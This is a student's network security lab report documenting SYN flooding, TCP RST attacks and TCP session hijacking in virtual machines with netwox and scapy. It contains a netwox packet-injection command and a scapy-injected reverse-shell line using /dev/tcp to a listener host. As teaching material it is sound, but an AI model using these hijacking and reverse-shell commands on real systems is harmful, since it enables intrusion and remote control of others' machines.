

50.020 Network Security Lab 2 | 1002853 Wong Chi Seng

Task 1 Syn flooding attack

This task involved the use of netwox to simulate a SYN flooding attack. This works by sending large amounts of SYN packets over to a server to establish half open connections aimed at filling up the SYN queue. The idea of SYN cookies here helps to mitigate this by adding a layer of authentication in the SYN packets to validate that the packet is from a legitimate source. If the authentication is not successful, the SYN packet is dropped. With the SYN cookie activated, connections are still able to be established as seen in the screenshot. I wrote the lines from netstat -an output to a text file and counted the lines in the file to determine the number of SYN_RECV connections.

```
tcp6 0 0 10.0.2.7:80 243.29.139.35:344
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
125 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
128 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
128 half.txt
[02/13/20]seed@VM:~$
```

Figure 1 with cookie




Figure 2 established connection with cookie

```
Terminator
/bin/bash
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[02/13/20]seed@VM:~$ net.ipv4.tcp_syncookies = 1
net.ipv4.tcp_syncookies: command not found
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_syncookies = 0
net.ipv4.tcp_syncookies = 1
sysctl: malformed setting "-"
sysctl: cannot stat /proc/sys/0: No such file or directory
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.
Display all 288 possibilities? (y or n)
[02/13/20]seed@VM:~$ sudo sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[02/13/20]seed@VM:~$ netstat -an | grep "SYN" > half.txt
[02/13/20]seed@VM:~$ wc -l half.txt
97 half.txt
[02/13/20]seed@VM:~$
```

```
VMA [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
/bin/bash 80x24
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
Connection to 10.0.2.7 80 port [tcp/*] succeeded!
c^C
[02/13/20]seed@VM:~$ ^C
[02/13/20]seed@VM:~$ nc -nv 10.0.2.7 80
```

Figure 3 without cookie

Without the SYN cookie, connections were not able to be established and there were lesser SYN_RECV connections which is something that still has not been answered on piazza, prof pls.

TCP RST attacks on SSH and telnet

Here RST attacks are performed using netwox and scapy. The results are as shown in the screenshots below.


```
terminator
/bin/bash
/bin/bash 80x24
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37872)
o
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37874)
l
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37876)
d
p
00000000
[02/14/20]seed@VM:~$
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37880)
i
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37892)
a
l
[02/14/20]seed@VM:~$
```

VMA [Running] - Oracle VM VirtualBox

```
terminator
/bin/bash
/bin/bash 80x24
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^'.
d
p
^CConnection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection refused
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^'.
i
^[[A^CConnection closed by foreign host.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^'.
a
l
l
Connection closed by foreign host.
[02/14/20]seed@VM:~$
```

Figure 6 terminal view




Figure 7 RST with scapy on ssh




Figure 8 Broken pipe

Task 3: RST attacks on video streaming

This task was performed on streaming a youtube video. Netowx 78 was used to perform the RST attacks with the destination IP set to the server streaming the video.




Figure 9 normal streaming




Figure 10 RST connection

Task 4/5: TCP session hijacking

Here TCP hijacking is performed by both scapy and netwox which sends an identical packet to the target server which is disguised as the victim server as the source. Using this, malicious data can be sent as well as remote command injection can be performed. In the final task, a reverse shell is established on the target server using scapy.

```

/bin/bash 80x11
0x66F608BC=1727400124
acknum
0xDD2772FE=3710350078
doff | r|r|r|r|C|E|U|A|P|R|S|F| window
5 | 0|0|0|0|0|0|0|1|1|0|0|0|0| window
checksum urgptr
0x1B0D=6925 0x0000=0
58 6c 6c 6f 77 6f 72 6c 64 # hlloworld
[02/14/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.7 -j 64
-o 37986 -p 1234 -E 229 -q 1727400124 -r 3710350078 --tcp-ack --tcp-psh -H "686
5c6f776f726c64"

```

Figure 11 netwox command and packet




Figure 12 successful hijack with netwox

95	2020-02-14 13:54:46.9725459...	10.0.2.7	10.0.2.6	TCP	66 1234 → 37986 [ACK] Seq=37103500...
118	2020-02-14 13:55:09.7378661...	10.0.2.6	10.0.2.7	TCP	63 37986 → 1234 [PSH, ACK] Seq=172...
119	2020-02-14 13:55:09.7382647...	10.0.2.7	10.0.2.6	TCP	66 1234 → 37986 [ACK] Seq=37103500...

Destination Port:	1234
[Stream index:	0]
[TCP Segment Len:	0]
Sequence number:	1727400124
[Next sequence number:	1727400133]
Acknowledgment number:	3710350078
Header Length:	20 bytes
Flags:	0x018 (PSH, ACK)
Window size value:	229
[Calculated window size:	29312]
[Window size scaling factor:	128]
Checksum:	0x1b0d [unverified]

0000	08 00 27 6a a9 24 08 00	27 8a a1 b6 08 00 45 00	..j\$. '....E.
0010	00 31 b9 87 00 00 40 06	a9 33 0a 00 02 06 0a 00	.1...@. .3.....
0020	02 07 94 62 04 d2 66 f6	08 bc dd 27 72 fe 50 18	...b..f. ...'r.P.
0030	00 e5 1b 0d 00 00 68 6c	6c 6f 77 6f 72 6c 64hl loworld

Figure 13 packet capture of hijacked connection

```

/bin/bash 80x24
ttl      = 64
proto    = tcp
chksum   = 0x62b9
src       = 10.0.2.6
dst       = 10.0.2.7
\options \
###[ TCP ]###
sport    = 37996
dport    = 1234
seq       = 3398835083
ack       = 2835258051
dataofs   = 5
reserved  = 0
flags     = PA
window    = 229
chksum    = 0xb38e
urgptr    = 0
options   = []
###[ Raw ]###
load      = 'helloworld'

Sent 1 packets.
[02/14/20]seed@VM:~$

```

Figure 14 packet crafted with scapy


```

/bin/bash
^C
[02/14/20]seed@VM:~$ ^C
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37994)
test
test1
test1
test1
test1
ettse
sd
asd
as
d
ad
sada
sad
[02/14/20]seed@VM:~$ nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.0.2.6] port 1234 [tcp/*] accepted (family 2, sport 37996)
test
helloworld

```

VMA [Running] - Oracle VM VirtualBox

```

/bin/bash
test
test1
test1
test1
test1
ettse
sd
asd
as
d
ad
sada
sad
^]

telnet> q
Connection closed.
[02/14/20]seed@VM:~$ telnet 10.0.2.7 1234
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
test

```

Figure 15 successful injection of helloworld




Figure 16 trace of network hijacked

```
/bin/bash
[02/15/20]seed@VM:~$ nc -lvp 9001
Listening on [0.0.0.0] (family 0, port
9001)
Connection from [10.0.2.7] port 9001 [t
cp/*] accepted (family 2, sport 36410)
[02/15/20]seed@VM:~$ whoami
whoami
seed
[02/15/20]seed@VM:~$

/bin/bash 80x10
window    = 237
chksum    = 0xe33b
urgptr    = 0
options   = []
###[ Raw ]###
load      = 'bash -i > /dev/tcp/10.0.2.15/9001 2>&1 0>&1\r\n'

Sent 1 packets.
[02/15/20]seed@VM:~$
```

Figure 17 reverse shell established